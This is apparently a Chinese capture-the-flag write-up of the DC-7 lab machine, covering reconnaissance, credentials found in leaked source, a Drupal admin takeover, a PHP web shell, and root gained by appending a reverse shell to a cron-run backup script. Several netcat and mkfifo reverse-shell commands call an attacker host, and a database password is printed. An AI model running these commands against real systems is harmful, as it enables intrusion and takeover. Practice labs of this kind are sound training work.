靶机-DC7

arp-scan找到靶机IP

masscan扫描IP端口

nmap渗透扫描

目录扫描

访问主页http://192.168.253.139/

指纹
http://192.168.253.139/robots.txt
http://192.168.253.139/README.txt
http://192.168.253.139/web.config
找了一遍没找到可利用点,最后

发现在Github上可以下载对应的源码
从github上面找到了源代码,里面的config.php(配置文件)就有密码。
<?php
$servername = "localhost";
$username = "dc7user";
$password = "MdR3xOgB7#dW";
$dbname = "Staff";
$conn = mysqli_connect($servername, $username, $password, $dbname);
?>
ssh连接

查看当前目录下文件
backups下是两个加密文件
打开mbox文件,发现是一个计划任务,定时备份,并且备份目录执行的源码在/opt/scripts目录下

查看这个计划任务

发现想用drush管理一个网站,那么就必须先跳转到那个网站的目录下。更改密码
cd /var/www/html
drush user-password admin --password="admin"
登录

在Content—>Add content–>Basic page下,准备添加PHP代码反弹shell,但发现Drupal 8不支持PHP代码,百度后知道Drupal 8后为了安全,需要将php单独作为一个模块导入
https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz


最后安装启用


点击home ——> Edit进行编辑
选择php添加一句话
保存后直接主页连接蚁剑

打开root发现没权限,提权

反弹shell
nc -e /bin/bash 192.168.253.129 8080

python获取shell交互界面
python -c ‘import pty;pty.spawn(“/bin/bash”)’
当前用户是www-data,在/opt/scripts目录下的backups.sh脚本文件所属组是www-data,所以www-data用户可以对这个脚本文件进行操作,并且这个脚本文件定时执行可以利用它来反弹shell
echo "nc -e /bin/bash 192.168.56.108 4444" >>backups.sh

或
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.253.129 4444 >/tmp/f" >> backups.sh

获得root权限,找到flag